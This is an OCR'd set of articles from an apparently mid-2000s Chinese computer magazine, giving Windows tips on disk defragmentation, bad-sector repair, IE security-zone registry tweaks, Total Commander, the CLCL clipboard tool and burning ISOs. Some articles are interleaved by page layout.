> ★如果不希望使用计划任务，可在命令行方式下手动执行chkdsk x:/r命令进行检查和修正。

好习惯3:定期进行磁盘碎片整理

整理碎片前应进行的工作:清空IE临时文件、禁用杀毒软件的文件监控功能、尽可能地关闭所有已打开的应用程序、禁用屏保程序、关闭"还原精灵"等硬盘保护软件的保护功能(如安装了硬盘还原卡，则必须将其拔下并暂时卸载其驱动程序)。

很多朋友不愿意整理碎片的原因其实是:在目前动 上百GB的大硬盘中，要整理一个分区往往要花上几十分钟甚至几小时的时间(特别是当采用Windows自带的"磁盘碎片整理程序"时更是如此)。白天整理觉得影响使用，而晚上整理又需要半夜起来手动干预(Windows 98支持"整理全部硬盘"，而Windows XP的"磁盘碎片整理程序"则没有整理所有磁盘分区的选项)，如果能在晚上让其自动整理所有磁盘呢?

(1)批处理＋磁盘碎片整理程序

用"记事本"新建一个批处理文件autodefrag.bat，在其中输入以下代码后保存，夜间需要整理时双击执行即可(过程中无需手动干预):

```
for %%d in (c: d:) do defrag %%d /f
```

> 小提示
>
> ★如需要整理其他磁盘分区，则在代码"(c: d:)"中加入相应的代码即可，例如:"(c: d: e:)"。
>
> ★在夜间整理碎片无法在整理过程结束后再手动关机，可以在此批处理文件最后再加入一行关机命令:
>
> shutdown -s

(2)让O&O Defrag定时整理硬盘

还记得我们曾多次推荐的磁盘整理工具——O&O Defrag吗?它提供了智能磁盘整理功能，平时在后台监视硬盘的碎片状况，一旦发现碎片过多，便会自动启动并进行整理，而且占用资源较少，不会对正常操作有太多影响。当然，这还是不够的，最好能够让它定时全面整理磁盘。

第一步:打开O&O Defrag，选择菜单"任务→添加任务"。

第二步:进入"计划"选项卡，将"次数"设置为"每周执行"，在下方"每周执行"中设置整理的时间，比如"周五"，接着在"时间"项后设置具体时间，比如17:30。

第三步:进入"分区整理"选项卡，在"整理列表"中选中需要整理的分区，在下方"整理方式"中根据分区碎片情况选择不同的整理方式并点击"设定"按钮，并且勾选"仅当碎片数达到一定程度才运行碎片整理"，在后面设置为"3%"。接着在"整理完毕后执行下列任务"下选"关机"，按同样方法设置所有要整理的分区后点击"确定"完成任务添加(见图3)，这样每周五17:30，O&O Defrag会自动启动，如果发现磁盘碎片达到3%以后就会自动整理，完成后自动关机。




图3

小提示

系统分区(一般为C:)推荐使用“整理并按文件名重排列”整理方式，对于保存个人数据的分区推荐使用“整理并按更改日期重排列”整理方式。

受了伤的硬盘 更要悉心呵护

由于我们平时的粗心大意，硬盘可能已经受了伤(出现了坏道)。如果再不加以保护，不久后这块硬盘就得跟你说Byebye了。如果硬盘被报告出现坏道，建议按照以下流程来拯救它。

1.用厂商的磁盘工具修复

在硬盘出现坏道后，首先应该用“Chkdsk /r”命令尝试修复，如果是逻辑坏道，一般都能搞定。如果不行的话，最好到硬盘厂商的主页下载其检测工具，然后制作成软盘，对硬盘进行全面扫描和修复。

小知识

怎样辨别硬盘是否有坏道

1.打开、运行或拷贝某个文件时硬盘速度变慢，且有可能长时间操作还不成功或表现为长时间死“啃”某一区域或同时出现硬盘读盘异响，或干脆Windows系统提示无法读取或写入文件。

2.每次开机，磁盘扫描程序都会自动运行，并且报告有不正确的扇区。

3.电脑启动时无法从硬盘引导，用软盘或光盘启动后能看到硬盘盘符，但无法对其进行操作，或干脆无法看到盘符。具体表现如开机自检过程中，提示“Hard disk drive failure”、“Hard drive controller failure”或类似信息。可以判断为硬盘驱动器或硬盘控制器硬件故障。读写硬盘时提示“Sector not found”或“General error in reading drive C”等类似错误信息，则表明硬盘磁轨出现物理损伤。还有就是电脑在正常运行中出现死机或文件损坏等问题，也可能和硬盘坏道相关。

2.用Windows XP安装盘的分区格式化工具

我们以前曾经介绍过这个由热心读者发现的秘技，使用Windows XP的安装光盘启动，当安装过程进行到选择分区时，根据提示依次选中已划分的分区并逐一删除(选中后按D键→按L键确认)。当所有分区都被删除后，再重新划分分区，完成后重新启动，有时就能将其他工具无法解决的故障给轻松解决了。

3.用FBDISK自动屏蔽坏区

如果实在没有办法把坏道修好，并不意味着你的硬盘从此报废了，其实只要将坏道屏蔽掉，就能让硬盘继续为你服役，不必担心坏道越来越多，而造成硬盘无法使用。

第一步:制作一张DOS启动盘，从http://www.onlinedown.net/soft/37754.htm下载FBDISK并解压至本地硬盘中，将其中的fbdisk.exe复制到启动盘中。

小提示

★在使用FBDISK前应该在主板的CMOS设置中将引导区保护功能禁用，以避免不必要的运行错误。

第二步:使用刚才准备的启动盘启动计算机(在CMOS里需要设置为软盘启动)，执行A:\fbdisk.exe(假设刚才把fbdisk.exe复制到A盘根目录下)。

第三步:选择需要进行操作的硬盘，普通用户一般都只有一块硬盘，则选择“Disk0”(强烈建议多硬盘用户将无需操作的硬盘暂时卸下，以免误操作导致数据丢失)。

第四步:程序提示“Start scan hard disk ?(Y/N)”，按Y键开始对硬盘进行扫描。在扫描过程中，程序会将发现的坏道信息以列表方式显示出来，包括坏道的位置和大小。在屏幕右下角显示了当前的进度和估计剩余时间(开始时估计不太准确，从10％后基本正常)。

第五步:扫描结束后，程序会根据坏道的分布情况计算出能够最大限度利用硬盘空间的分区方案，但遗憾的是只支持固定地划分为4个分区(均为FAT32格式)。提示“Write to disk ?(Y/N)”，按Y键接受此分区方案。

第六步:重启电脑，使用Format命令或其他工具(如DM)对刚才划分的分区进行完全格式化(建议不要使用快速格式化)，如果格式化过程中未提示错误，那恭喜你，你的硬盘重生了!

小提示

★FBDISK不支持136GB以上的大硬盘。

★在使用其他磁盘分区工具对硬盘进行操作时，如提示仍有尚未划分的空间请勿将其分配为可用空间，否则坏道屏蔽即失效了。

火速链接

另外我们在2004年第11期《拿什么来拯救你——硬盘损坏与坏道修复全接触》曾全面介绍过如何自己动手修复硬盘坏道，包括使用厂商的工具、DM等的详细操作方法，建议你再次重温一下。

CF [YY02]

开启Windows的神秘"防火墙"

打开IE的第五道安全线

★★★ ■ limited

IE是病毒、黑客、恶意网站最为"照顾"的对象，所以它的安全显得异常重要。今天我们来打通它的第五道安全防线，让你的系统更安全!

关于IE的四个安全区域

打开IE属性窗口，在"安全"选项卡中可发现IE将Web内容分为"Internet"、"本地Intranet"、"受信任的站点"、"受限制的站点"四个不同安全区域。默认情况下，IE将所有站点放在"Internet"区域并设置中等程度的安全级别加以保护，当要下载潜在的不安全内容时，系统就会给出提示(但不禁止不安全的行为，也就是说不安全的内容在用户确认后也是可以运行的)。当然，用户可以将完全信任或值得怀疑的Web站点放入其他三个安全区域中，比如:通常将Windows Update网站添加到"受信任的站点"，而一些恶意网站则可将其放到"受限制的站点"中。

开启IE的第五道安全线

其实IE除上面说的四个区域外还有一个被隐藏了的安全区域，而在默认情况下在IE的"安全"选项设置中并不显示出来，必须通过修改注册表打开它。

第一步:打开"注册表编辑器"，找到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones]。

第二步:"Zones"项下的几个子项就是电脑中已经定义了的安全区域项，编号从0到4所对应控制的区域如下:

0 我的电脑
1 本地Intranet区域
2 可信站点区域
3 Internet区域
4 受限站点区域

第三步:其中"我的电脑"不会出现在"安全"选项卡的"区域"框中，而控制这个属性的键为"Flags"(REG_DWORD类型)，其值决定了用户能否修改安全区域的属性。要确定Flags值，可以将下面列出的相应设置所代表的数值相加(十进制，下同):

值	对应的设置
0	禁止更改设置
1	允许更改自定义设置
2	允许用户向该区域中添加Web站点
4	需要经过验证的Web站点(https协议)
8	包括绕过代理服务器的Web站点
16	包括在其他区域中没有列出的Web站点
32	不在Internet属性中显示安全区域
64	显示"要求服务器验证"对话框
128	将通用命名连接(UNC)看作Intranet连接

例如:需要指定"允许更改自定义设置"和"显示'要求服务器验证'对话框"，则应将Flags设置为65(1+64)。

在默认情况下，"我的电脑"所对应的Flags值为33，就是1+32，因此无法在IE选项的"安全"设置中看到这个安全设置。



图1

第四步:只要在原来的值上减去32，即将这个值设置为1(见图1)，关闭注册表编辑器。右击IE选择属性，在"安全"选项卡中就能找到"我的电脑"了(见图2)。



图2

小提示

★只要将Flags所能设置的值中不包括32的数值均可让开启IE的第五道安全线。

★"本地Intranet区域"对应的"Flags"默认值为219，"可信站点区域"的则为71，"Internet区域"为1，"受限站点区域"为3，在需要时可根据上面的默认值进行恢复。

利用第五道安全线

1.控制本地硬盘上的网页的安全性

在"Internet选项"的"安全"选项卡下选中"我的电脑"，发现它所对应的"站点"和"默认级别"这两个按钮是灰色不可选的(可以通过修改其他注册表项来激活，但没有这个必要)。点击"自定义级别"按钮则可

我与超级兔子的恋爱史

■ 黑龙江 仲崇阳

初次相遇很浪漫

像往常一样在网上冲浪，但在打开一个网页时，本来慢吞吞打开的窗口竟刷地一闪。仔细一瞧，原本打开多个网页的浏览器窗口竟一下全关闭了，露出空荡荡的桌面。我感觉事情不妙，马上断开网络连接，双击系统托盘中的"诺顿"图标。可是这时桌面却自动弹出了网络连接对话框，手动关闭后又弹出，而任务栏上的拨号连接图标也变成了"声音管理器"图标，关闭后弹出"记事本"图标样式的拨号连接(难道是传说中的"魔术")。无奈之下暂时抛开这个拨号连接，马上用"诺顿"进行全面系统扫描，经过漫长的等待(扫描速度简直让人不堪忍受)，病毒扫描完成，竟未发现病毒感染。

正在我一愁莫展时，忽然想起刚从网上下载了"超级兔子魔法设置"(本文截稿时该软件的最新版本为6.6)，马上双击安装之，我和她的第一次亲密接触终于开始了。

第一步：双击桌面上的"超级兔子魔法设置"图标，



在软件主界面左侧选择"超级软件"标签，在右侧点击"超级兔子IE修复专家"。

第二步：在弹出向导中选择"检测及清除：木马、恶意网站程序，恢复IE设置"并点击"下一步"，笔者果然发现了可疑开机程序"c:\windows\htpatch\winup()"以及"可疑初始化程序"。

第三步：执行"下一步"，点击"完成"，就这样短短几分钟的时间就把恶意程序搞定了，系统从此恢复正常。

小提示

当以上方法仍无法解决时，软件的注册用户可以通过向导中的"保存状态"选项生成IE设置的状态文件并发送给软件作者，在收到回复后利用向导的"最终解决"将作者回馈的解决方案导入后即可修复。如果是未注册用户，则可使用免费的同类软件(如:hijackthis)生成状态列表并发在大论坛中，自有热心的高手会替你解决。

偶尔出现的感情问题

1.设置切忌囫囵吞枣

自从上次体验到了"超级兔子"的强大功能，一直想对系统进行优化却苦于无从下手的我这时仿佛找到了"救命稻草"，不加思索地在各个选项中设置了一番。重启后看到系统托盘中的小图标逐个复位，鼠标指针由忙变成了箭头，刚想拿起鼠标指点一番看看效果如何，可系统却楞是没反应(假死状态)，直到约2分钟后才恢复了正常。经过数次重启后问题依旧，渐渐冷静下来的我意识到可能是开机时加载的启动项造成的，我该怎么挽救系统呢？

第一步：点击"开始→运行"，在输入框中输入"msconfig"并回车，打开"系统配置实用程序"(Windows 2000中没有此程序，你可以复制Windows XP的"Windows

---

发现它的默认安全级别为"高"。在这里可以对在本地硬盘中用IE打开网页的行为进行设置，通常脱机浏览网页、打开本地硬盘/光盘中的网页就属于"我的电脑"这个安全区域所管辖的范围了。当然，这些已下载至本地的网页比起Internet上浏览的内容更接近系统，所以IE默认把它们设置为最高级别，我们可以通过更改此设置来调整本地硬盘上网页的安全级别。

2.彻底禁止不该看的网页——隐藏"受限制的网站"

所有安全区域所对应的"Flags"都是不一样的，如果将其他几个"Flags"值加上32，它们就不会在Internet属性中显示安全区域，利用这个特性，可以帮助我们彻底禁止不该看的网页，比如不想让小孩浏览那些不健康的网页，以前不少朋友只是通过简单的将这些网页地址放到不信任列表中，不过相信有一定电脑基础的孩子都能轻易打开IE属性将这些限制清除掉。不过，如果先将这个内容添加到"受限制的网站"列表中，然后再通过修改注册表隐藏这一安全区域，就能放心不少！步骤如下：

第一步：打开"注册表编辑器"，找到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\4]。

第二步：在右侧窗口中双击"Flags"键，将原来的3(十进制)改为35(十六进制则为23)，退出编辑器即可。

CF [YY03]

\pchelth\Helpctr\binaries" 目录下的 "Msconfig.exe" 到 Windows 2000 所在分区的 "Winnt\System"、"Windows\help" 目录下的 "Msconfig.chm" 到 Windows 2000 的 "Winnt\Help" 目录)。

第二步: 选择 "启动" 选项卡，在列表中发现了一个没有见过的启动项 "SRREST"。用系统的 "搜索" 后发现该文件在超级兔子的安装目录下，双击打开才露出它的庐山真面目——原来是 "超级兔子系统备份"。

第三步: 在 "超级兔子系统备份" 主界面的左侧点击 "选项"，发现右侧有一个复选框 "每天第一次开机自动保存注册表" 被勾选。顿时恍然大悟，去除勾选后点击 "下一步" 完成设置，重启后故障解决。

回头想想，这些问题都是自己对软件的选项不甚了解造成的，可下面的事应该怪谁呢？

2.盲目给系统"减肥"带来的烦恼

在CFAN上曾经有一篇文章《系统慢，可能是你的文件太多了》，看了之后觉得颇为受益。想起 "超级兔子" 中有一个 "清除硬盘无用文件" 的功能。于是又手痒起来，结果光是系统盘（C:）就找出了100多项，在界面左侧提示 "清除的无用文件放在回收站，需要的时候你仍然可以恢复它，等到系统无碍时再清空"。一听这话就觉得心里没底，再一看这100多项待清理文件，觉得其中Documents and Settings目录下的文件好象不太重要，就决定拿它开刀。不料第二天一开机，一个久违的蓝屏伴随着一段陌生的英语提示顿时映入眼帘。无疑，这是盲目给系统减肥所带来的后遗症，我的系统难道就此崩溃了吗？

首先在开机时按住F8进入 "高级启动选项" 菜单，选择 "最近一次的正确配置" 这一项启动了电脑。在 "回收站" 中恢复了删除的文件，故障终于解决。

3.小心兔子带来的垃圾

还有一次，无意在C盘根目录下发现两个文本文件，每个都有46.5MB。真可谓是庞然大物，打开一看，里面都是X，一看日期，那天好像是用超级兔子测试硬盘了，由于不确定就又测了一次，这一测果然是超级兔子弄出的垃圾，哪能容忍它占用宝贵的系统盘，马上删掉。

CF [YY04]

●征稿启事●

完 美 系 统　由 您 打 造

如果您精通注册表
如果您DOS玩得很转
如果您的技术过硬
如果您对系统了如指掌

请加入完美系统打造计划！将您在系统使用过程中学习到的技巧、出现的问题、故障的解决方案告诉我们，和百万读者共同分享您的发现！并且，如果选题被采纳，我们会根据其质量奉上不同的选题奖金（最高奖金高达500元）。征稿信箱：system@cfan.com.cn，主题请注明：完美系统。

■深圳 raymond

★★★

又见 Total Commander

本文可以帮你学到

- 了解TC，并使用TC的中文美化版
- 让TC完美显示缩略图
- 了解创新的WDX插件技术

Total Commander 6.5(以下简称TC)终于发布了！每一次新版的发布，就是TC fans的节日。每次急不可待地试用后，都会发现新的更多、更强大、更体贴的功能，从不落空。现在就让我们看看6.5版带给了我们什么……

注：本文介绍的TC版本为中文美化版，该版本已经完成了简体中文化，同时还内置了四种皮肤，及多种插件，推荐所有喜欢TC或想使用TC的读者下载。下载地址:http://www.onlinedown.net/soft/17721.htm

1.TC也能显示缩略图

这是“资源管理器”具有而TC一直缺少的功能，现在终于得以实现。

缩略图显示可以通过主菜单“查看→缩略图”调用，也可以右击标题行选择“缩略图”，还可以直接用快捷键Ctrl＋Shift＋F1切换(见图1)。




图1

2.全新的WDX插件

TC 6.5引入了全新的WDX插件技术。通过这种插件TC可以调用到文件更多的信息，如MP3文件的ID3标签，图片文件的Exif信息，文件属性、创建日期、文件版本等。通过对这些信息的调用，TC增加和扩充了不少更强大的功能，比如，针对某些信息进行搜索，批量改名，定制显示光标提示等等。

实战1:定制MP3文件的光标提示

第一步:调用菜单“选项→设置：显示”，打开“设置”窗口，确认已经勾选“Win32风格的文件备注”。

第二步:点击右下角的“＋”按钮，打开“按文件类型定义备注”窗口，选择“添加”，进入到“请指定文件类型”窗口，因为我们要定制MP3文件的光标提示，在这里就输入“*.mp3”，点击“确定”。

第三步:打开“按文件类型定义备注”窗口，点击右侧“＋”号按钮，在Audioinfo和id3下都可以选择MP3的各种ID3信息。设置完成后，把光标放在MP3文件上，就可以看到显示信息的提示浮动窗了(见图2)。



图2

实战2:根据ID3信息查找文件，比如要找王菲天空专辑的所有歌曲

第一步:进入要查找目录的窗口，按下Alt＋F7打开“查找”窗口。

第二步:选择“插件”标签，勾选“在插件中搜索”项，在“插件”下拉菜单中选择id3，属性中选择Artist，“运算符”选择“包含”，在“值”项填入“王菲”(不含引号)，这就定义了“查找王菲唱的歌”这条规则。

第三步:点击“增加规则”，同样在“插件”项选择id3，在“属性”项选择Album，“运算符”选择“包含”，在“值”项填入“天空”(不含引号)，这条规则就定义好了(见图3)。



图3

第四步:这两条规则必须同时满足，所以还必须选择"与(符合所有)"关系，这样整个查找条件就定义好了，按"开始搜索"查找即可。

实战3:定制一个显示MP3文件演唱者及专辑名的自定义列显示

实战分析:TC 6.5以前的版本在详细资料模式下只有名称、类型、大小、日期、属性这几个栏目，获得的文件信息有限。随着WDX插件的引入，现在可以根据这些信息来定制显示模式，以获取文件更多的信息。比如数码照片文件我们关心的是尺寸规格、光圈、曝光等，音乐文件则更关心播放时间、码率等，这样可以针对不同文件定制并且切换到不同的自定义列模式。

第一步:点击菜单"选项→设置:常规"，然后点击窗口左侧的"自定义列"项，再点击"新建"按钮，打开"自定义列"窗口。

第二步:在"名称"中输入Audio，点击"添加列"，在"列标题"中输入"MP3信息"，然后点击最右侧的"+"号按钮，选择id3下的Artist及Album，这样一个新的自定义列就定制完毕(见图4)。




图4

第三步:选择菜单中的"查看→自定义列模式→Audio"，就可以显示自定义列菜单了，如果要恢复详细资料模式，则只要按Ctrl+F2即可。

3.新的插件安装界面和方法

TC插件安装一直不太体贴，主要是安装界面比较难找，现在在"选项"里的"设置"窗口中新增了"插件"项(见图5)，集中了四种插件的安装和管理，更加直观。

新版本也增加了插件自动安装功能，以后的插件会带一个pluginst.inf文件，当你打开一个插件压缩包时，会自动提示安装，只需修改默认安装路径或直接按回车，就自动安装好了。如果不希望出现安装提示，按Ctrl+PageDown进入压缩包即可。

4.将TC装入闪存盘

以前版本的TC，虽然不会在系统目录里添加文件，但




图5

还是需要在注册表里写入几个键值。而TC 6.5增加了Wincmd.ini文件的一个参数UseIniInProgramDir，这个参数可以让TC成为真正的绿色软件。

这个参数只有在配置文件(Wincmd.ini、Wcx_ftp.ini)装在TC安装目录下才生效，该参数共有四个参数:0(默认)、1(如果注册表或运行参数没有指定的话，就使用TC目录下的Wincmd.ini)、2(如果注册表或运行参数没有指定的话，就使用TC目录下的Wcx_ftp.ini)、4(不检查注册表信息)，当然也可以是上面几个值之和。也就是说，如果把TC的两个配置文件放在TC目录下，并且在Wincmd.ini的[Configuration]字段下加上UseIniInProgramDir=7，TC就真正成为了绿色软件。

小提示

这样设置以后，TC本身运行完全没问题，但可能会影响一些要读取注册表的TC插件或第三方工具的运行。

5.还有哪些令你心动的TC新功能

每一次TC新版本都带来了很多细小、体贴的新功能，这里列出一些笔者觉得相对比较常用、值得一提的功能，更全面和详细的信息请查阅History.txt和Help。

支持显示附加图标(比如快捷方式图标上有个小箭头，就是其中一种);在路径栏按Shift点击路径的一部分会跳到相应的目录;在"查找"窗按Shift点击搜索结果或"输出到列表"按钮会打开一个新标签;批量更名工具的查找替换有了历史记录，而且可以多重查找替换，比如可以这样:11|22|33 换成aa|bb|cc;批量更名工具做完一次更名后，按F5可以调出刚才的结果，继续做下一步更名;增加了一种标签锁定方式:允许锁定目录改变路径，按Ctrl+\返回原路径;在状态栏不仅显示选择的文件数，而且显示目录数;用F7可以一次建立多个目录，如填入dir1|dir2|dir3或C:\dir1|C:\dir2|C:\dir3;在同步窗口按Ctrl+F3直接进行文件比较;用Shift+F6更名时，再按F6或Shift+F6，可以切换是否选择文件扩展名;对于Windows NT/2000/XP，拷贝文件名的内部命令如cm_copynamestoclip等支持Unicode(以前拷贝中文文件名的文件需要打开中文输入法，否则乱码)。 CF [YY05]

小巧还免费 CLCL 增强 Windows 的记忆力

给 Windows 换个强力剪贴板

★★

■ 辽宁　二手三好街　选题推荐:上海　小忆(100 元)

每天我们不知要反复进行多少次的复制和粘贴操作，但 Windows 的记忆力有限，它的剪贴板每次只能保存一次复制的内容，于是许多剪贴板增强工具便应运而生，今天我们介绍的 CLCL 虽然很“渺小”(只有 235KB)，也不用花钱，但功能却丝毫不输于那些收费的共享软件。

实例 1:快速上手，给 Windows 长记性

运行软件后，在系统托盘内会出现其图标，以后只要按下 Ctrl + C 组合键复制文件、文字等，这些信息都会被 CLCL 所记录(默认记录 30 项)。以后在任何位置(比如各种文本编辑器等)只要按下 Alt + C组合键即可弹出 CLCL 菜单，其中有剪贴板历史记录，选择一项后，即可完成粘贴操作(见图 1)。



图 1　如果剪贴板内的项目是图片，还会显示出缩略图。选择“查看器”，可以打开更详细的查看窗口

Just Do It

★请复制一些文件，然后按下 Alt + C 组合键，你会发现 CLCL 居然能够记忆文件复制，这样你就能够轻松地实现将文件复制到多个位置这样复杂的操作了。

★按下 PrintScreen 按钮，接着再按 Alt + C 组合键，你会发现原来它还能充当兼职的抓图工具，并且能让你连续抓图，集中粘贴到一个文件中。

实例 2:常用语两键输入

平时我们经常要重复输入一些语句，比如:自己的邮件地址、通讯地址、邮件签名等，现在利用 CLCL 提供的模板功能，你可以将常用语放置到模板中，以后在需要时直接按 Alt + C 组合键，选择“模板”项，在其后展开的子菜单中选择相应子项即可完成快速粘贴。

第一步:鼠标左键点击 CLCL 在系统托盘中的图标，打开其“查看器”，在左侧的列表中右击“模板”项，选择“新建项目”项。

第二步:在弹出“新建项目”窗口的“添加格式”下拉菜单中选择“TEXT”，接着单击“确定”。

小提示

CLCL 还可以将现成的文件作为模板，你可以勾选“文件已加载”，然后单击下面的“…”按钮找到相应的文件即可。另外，你还可以在“查看器”中右击“剪贴板”或“历史”项下保存的复制项目，接着选择“添加到模板”，从而将以前复制的内容设置为模板，永远为你所用。

CLCL 小档案

- 软件版本:1.1　　软件大小:235KB
- 软件性质:免费软件　　适用平台:Windows 9x/2000/XP
- 下载地址:http://www.newhua.com/cfan/200505/clcl.rar

第三步:在右侧文本框中输入文本(比如:《电脑爱好者》全国发行量最大的电脑杂志)，如果这个语句使用频率极高，建议在窗口左侧显示的项名称处右击，选择“设置热键”，为常用语设置热键，以后只要按下这个热键组合即可快速完成语句输入。按照以上方法将你最常用的语句都添加进来。

第四步:在进行文字处理时，如果需要输入常用语句，只需按下 Alt + C 组合键，在“模板”项下选择相应短语即可(见图 2)。




图 2　可以将常用的短信定义在“模板”中，以方便快速调用

Just Do It

现在有一张签名图，如何将它加入到模板呢?

友情提示:在“添加格式”窗口中选择 BITMAP 格式，同时勾选“文件已加载”项，并选择签名图(注意 CLCL 仅支持 BMP 格式图片)。

实例 3:论坛贴图自动添加标识符

在网站上看到好的图片，要贴到论坛中，除复制图片地址外，还需要在地址的两边加上[img][/img]标识符。而利用CLCL插件中提供的自动标识功能可以让地址复制和标识添加一气呵成。

第一步:打开“CLCL - 选项”窗口，点击“工具”选项卡下的“添加”按钮，打开“工具编辑”窗口。

第二步:点击 DLL 项下的“ 览”按钮，选择 CLCL 保存目录下 tltxt001 子目录中的 tool_text.dll，这时会弹出“选择工具”窗口，双击“<&TAG></TAG>”项，接着在“热键”处设置一个热键，如 Ctrl + Shift + X，单击“确定”。

第三步:回到“工具”选项卡，选中刚刚添加的“<&TAG></TAG>”，然后单击“属性”按钮，在“开始字符”中输入“[img]”，在“结束字符”中输入“[/img]”。

第四步:以后在复制网址时，只要按下 Ctrl + Shift + X，然后单击“确定”，这样就会自动添加好标识。

小提示

CLCL的插件其实就是DLL文件，目前CLCL共有两个插件，除了上面用到的tltxt001子目录中的tool_text.dll外，还有tlutl001子目录下的tool_utl.dll。

CLCL插件列表

文件名	插件名称	功能
tool_text.dll	大写	将所选英文转换为大写字母
	小写	将所选英文转换为小写字母
	前缀	在所选行前加上指定前缀字符
	取消前缀	取消每行前指定的前缀字符
	自动换行	在指定位置添加硬回车，换行
	<&TAG></TAG>	添加前缀及后缀
	删除段落标记	将所有的硬回车删除
	编辑	文字在进入剪贴板之前可以进行编辑
tool_utl.dll	清除历史	清除CLCL的历史记录
	清除剪贴板	清除剪贴板的中的内容
	复制时发声	复制时有声音提示
	总在顶部	CLCL窗口置顶
	取消顶	取消CLCL窗口置顶
	保存更多条目	保存CLCL历史中的内容为文件

实例4：打造N合一功能的超级菜单

在Windows任意位置(比如桌面、程序窗口、资源管理器等)按下Alt＋C组合键后CLCL能够弹出其快捷菜单，如何能够武装一下这个菜单，让它具有更多功能呢？例如可以启动常用程序等。

第一步：打开"CLCL-选项"窗口，双击"动作"选项卡列表中的"菜单　　Alt＋C"项打开其属性窗口。

第二步：首先在"菜单"列表中单击"(新内容)"项，接着在右侧窗格的"内容"下拉菜单中选择"分隔线"。

第三步：接着再次单击"菜单"列表中刚才创建的分隔线下的"(新内容)"，然后在右侧窗格的"内容"下拉菜单中选择"外部程序"，接着在"标题"文本框中输入"WinRAR"，在"路径"项后单击"…"按钮定位到WinRAR可执行文件(C:\Program Files\WinRAR\WinRAR.exe)，在"图标路径"后单击"…"按钮，在打开的窗口中单击"　览"按钮并定位WinRAR.exe文件，这样程序图标便出现了，选择一个后单击"确定"按钮返回，再次单击"确定"按钮，添加完成。

第四步：按下Alt＋C组合键，在CLCL的菜单中便会出现WinRAR项了。利用这个方法，你可以将自己经常使用的程序加进来，从而制作出超强的剪贴板程序启动菜单。

Just Do It

制作一个单独的程序启动菜单，比如：双击Alt键后即可弹出此菜单，在"动作"选项卡下的"添加"按钮，打开"动作编辑"窗口。在"动作"下拉菜单中选择"菜单"，在"呼叫类型"下选择"Alt＋Alt"。

实例5：让CLCL认识更多格式

默认CLCL支持的格式有文本、图片及文件三种格式，通过插件，还可以让CLCL认识更多格式。

第一步：打开"CLCL-选项"窗口，点击"格式"选项卡下的"添加"按钮，打开"编辑剪贴板格式"窗口。

第二步：点击"　览"窗口，选择CLCL所在目录下fmtmeta001子目录中的fmt_metafile.dll，"确定"后完成添加。

第三步：用第二步方法，添加CLCL所在目录下fmtrtf001子目录中的fmt_rtf.dll即可。这样CLCL就可以"认识"RTF及一些多媒体文件了。 CF [YY06]

秘技！如何将两个ISO刻到一张盘上

★★

■上海　赵雷　选题推荐：北京　京京(50元)

网上下载的很多软件都是ISO格式，但有些文件很小(比如只有300MB、200MB)，如果将一个只有200MB的软件刻录到一张700MB的CD-R光盘上就太浪费了，如何将两个不足700MB(总和不大于700MB)的ISO文件中的内容刻到一张光盘上呢？如何在刻录ISO中文件的同时添加一些其他文件呢？其实只要有一个虚拟光驱软件，然后将ISO文件先虚拟为光盘，添加好文件后，再进行刻录即可。下面就以Alcohol 120％为例进行介绍。

第一步：打开Alcohol 120％，点击菜单中的"文件→选项"，在窗口左侧选择"虚拟驱动器"，在窗口右侧将"虚拟驱动器数目"改为2。

第二步：回到Alcohol 120％主窗口，将需要刻录的两个ISO文件添加到列表中，然后在镜像文件列表文件中右击，选择"载入设备"，再选择好一个虚拟光驱，用同样方法添加另一个ISO文件(见图)。



第三步：打开Nero(也可以直接使用Alcohol 120％)，按平常刻录文件的方法，将两个虚拟光驱中的文件添加到Nero的刻录文件列表中，然后进行刻录即可。如果只有一个虚拟光驱中有文件，则可以另外再添加一些其他的文件，这样不至于浪费光盘。

小提示

有启动信息的光盘，最好使用UltraISO等光盘软件编辑好ISO文件，然后再按镜像刻录。 CF [YY07]

五步让照片换新颜

★

■笨笨熊

大家在看本期杂志时，应该已经有一堆春节时拍的照片了吧。想好怎么处理它们了吗？想做些特殊效果？又不会用Photoshop？想制作成网页，又不会做，怎么办呢？不如来试试"我行我速 5"吧。看看我是如何只花五步就能把照片处理得很专业。

第一步：打开"我行我速 5"后，点击左上角的"览→ 览"按钮，打开照片。

